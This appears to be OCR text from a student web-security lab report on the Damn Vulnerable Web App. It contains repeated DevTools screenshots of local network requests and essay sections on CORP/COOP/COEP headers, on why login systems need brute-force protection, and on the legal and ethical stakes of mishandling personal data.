
7. Cross-Origin-Resource-Policy (CORP) / Cross-Origin-Opener-Policy (COOP) / Cross-Origin-Embedder-Policy (COEP)


Purpose: Prevent cross-origin data leaks.


Mitigation:

- Helps prevent XS-Leaks

- Secures cross-origin isolation
- Protects sensitive resources from being embedded or read by attackers


Damn Vulnerable Web Ap
Damn Vulnerable Web Ap
192.168.163.130/dvwa/index.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Device simulation changes require a reload to fully apply. Automatic reloads are disabled by default to avoid losing any changes in DevTools. You can enable reloading via the Settings menu.
DVWA
Home
Instructions
Setup
Brute Force
Welcome to Damn Vulnerable Web App!
Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.
WARNING!
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Status
Method
Domain
File
Initiator
Type
Transferred
Size
200 GET 192.168.163.... index.php document html 4.85 kB 4.50 kB
200 GET 192.168.163.... dvwaPage.js script js cached 775 B
200 GET 192.168.163.130 logo.png img png cached 8.30 kB
200 GET 192.168.163.... favicon.ico FaviconLoader,... x-icon cached 1.41 kB
4 requests
14.98 kB / 4.85 kB transferred
Finish: 95 ms
DOMContentLoaded: 85 ms
load: 89 ms
Headers
Cookies
Request
Response
Timings
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Request Headers (467 B)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive


Damn Vulnerable Web Ap
Damn Vulnerable Web Ap
192.168.163.130/dvwa/index.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Device simulation changes require a reload to fully apply. Automatic reloads are disabled by default to avoid losing any changes in DevTools. You can enable reloading via the Settings menu.
DVWA
Home
Instructions
Setup
Brute Force
Welcome to Damn Vulnerable Web App!
Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.
WARNING!
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Status
Method
Domain
File
Initiator
Type
Transferred
Size
200 GET 192.168.163.... index.php document html 4.85 kB 4.50 kB
200 GET 192.168.163.... dvwaPage.js script js cached 775 B
200 GET 192.168.163.130 logo.png img png cached 8.30 kB
200 GET 192.168.163.... favicon.ico FaviconLoader,... x-icon cached 1.41 kB
4 requests
14.98 kB / 4.85 kB transferred
Finish: 95 ms
DOMContentLoaded: 85 ms
load: 89 ms
Headers
Cookies
Request
Response
Timings
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Request Headers (467 B)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive


Damn Vulnerable Web Ap
Damn Vulnerable Web Ap
192.168.163.130/dvwa/index.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Device simulation changes require a reload to fully apply. Automatic reloads are disabled by default to avoid losing any changes in DevTools. You can enable
Settings menu.
Screenshot taken
View image
Screenshot taken
View image
DVWA
Home
Instructions
Setup
Brute Force
Welcome to Damn Vulnerable Web App!
Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.
WARNING!
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Filter URLs
All
HTML
CSS
JS
XHR
Fonts
Images
Media
WS
Other
Disable Cache
No Throttling
Status
Method
Domain
File
Initiator
Type
Transferred
Size
200 GET 192.168.163.... index.php document html 4.85 kB 4.50 kB
200 GET 192.168.163.... dvwaPage.js script js cached 775 B
200 GET 192.168.163.130 logo.png img png cached 8.30 kB
200 GET 192.168.163.... favicon.ico FaviconLoader,... x-icon cached 1.41 kB
4 requests
14.98 kB / 4.85 kB transferred
Finish: 95 ms
DOMContentLoaded: 85 ms
load: 89 ms
Headers
Cookies
Request
Response
Timings
Filter Headers
Block
Resend
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: security=low; PHPSESSID=3c7a87e77c059e67930e5b9345e8b0de
Host: 192.168.163.130
Referer: http://192.168.163.130/dvwa/login.php
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0


Damn Vulnerable Web Ap
Damn Vulnerable Web Ap
192.168.163.130/dvwa/security.php
Screenshot taken
View image
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
DVWA Security
Script Security
Security Level is currently high.
You can set the security level to low, medium or high.
The security level changes the vulnerability level of DVWA.
Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Accessibility
Application
Status
Method
Domain
File
Initiator
Type
Transferred
Size
302 POST 192.168.163.... security.php document html 4.62 kB 4.19 kB
200 GET 192.168.163.... security.php document html 4.54 kB 4.19 kB
200 GET 192.168.163.... dvwaPage.js script js cached 775 B
200 GET 192.168.163.130 lock.png img png cached 1.39 kB
200 GET 192.168.163.... favicon.ico FaviconLoader,... x-icon cached 1.41 kB
5 requests
11.95 kB / 9.15 kB transferred
Finish: 107 ms
DOMContentLoaded: 102 ms
load: 106 ms
Headers
Cookies
Request
Response
Timings
POST http://192.168.163.130/dvwa/security.php
Status 302 Found
Version HTTP/1.1
Transferred 4.62 kB (4.19 kB size)
Referrer Policy strict-origin-when-cross-origin
Request Priority Highest

Brute Force Attacks Assessment:

Conduct dictionary-based and logical brute force attacks on the web application.
Document findings and discuss the significance of protecting against brute force attacks.

Significance of Protecting Against Brute Force Attacks

Brute force attacks are one of the most common attack methods targeting authentication systems. They involve systematically trying multiple username-password combinations until the correct one is found.

Proper protection is important because:

1. Unauthorized Account Access

Weak or unprotected login systems allow attackers to take over accounts, leading to:

- Data theft
- Profile modification
- Financial loss
- Exposure of sensitive personal information

2. Credential Stuffing Risks

Attackers often use leaked credentials from other websites.
If rate limits or lockouts are missing, automated tools can quickly test thousands of stolen credentials.

3. Service Disruption

Massive brute force attempts can overload:

- Login endpoints
- Application server
- Database
  leading to **denial-of-service (DoS)** for legitimate users.

4. Compliance Requirements

Standards such as:

- **OWASP ASVS**
- **PCI-DSS**
- **NIST 800-63**
  require brute force protection.
  Failure to implement safeguards can lead to violations and penalties.

5. Protection of User Privacy

Without brute force defenses, user identities can be compromised easily. This leads to:


- Identity theft
- Account misuse
- Loss of confidence in the application

6. Preventing Lateral Movement

Once attackers gain one account, they may:

- Escalate privileges
- Access internal systems
- Pivot to other parts of the application

Brute force protection stops attackers early in the chain.



PII Assessment:

Identify personally identifiable information (PII) that may be exposed through vulnerabilities. Discuss the legal and ethical implications of mishandling PII.

Legal Implications of Mishandling PII

Mishandling PII can lead to severe legal consequences depending on the jurisdiction. Key implications include:

1. Violation of Data Protection Laws

Failure to protect PII can breach:

- **GDPR (Europe)**
- **CCPA (California)**
- **HIPAA (USA)** for health data
- **India's Digital Personal Data Protection Act (DPDPA) 2023**

Penalties may include:

- Heavy fines

- Suspension of business operations
- Mandatory reporting to authorities
- Litigation from affected users

2. Legal Liability

Organizations may be held legally responsible for:

- Negligence in securing data
- Unauthorized data disclosure
- Breach of contract with users

3. Mandatory Breach Notification

Most laws require notifying:

- Users
- Regulators
- Third parties

Failure to disclose can result in increased penalties.

C. Ethical Implications of Mishandling PII

Beyond legal issues, mishandling PII raises serious ethical concerns:

1. Violation of User Trust

Users expect their personal data to be handled securely.
Losing PII breaks that trust permanently.

2. Harm to Users

Leaked PII can result in:

- Identity theft
- Financial fraud
- Doxxing or stalking
- Blackmail or harassment

3. Abuse of Power

Organizations have an ethical obligation to protect user privacy.
Negligence implies misuse of the responsibility entrusted by users.

4. Reputation Damage

Ethical failures lead to:

- Loss of customers
- Public backlash
- Damage to brand image

5. Social Responsibility

Protecting PII helps prevent misuse by malicious actors and ensures that digital systems remain safe for society.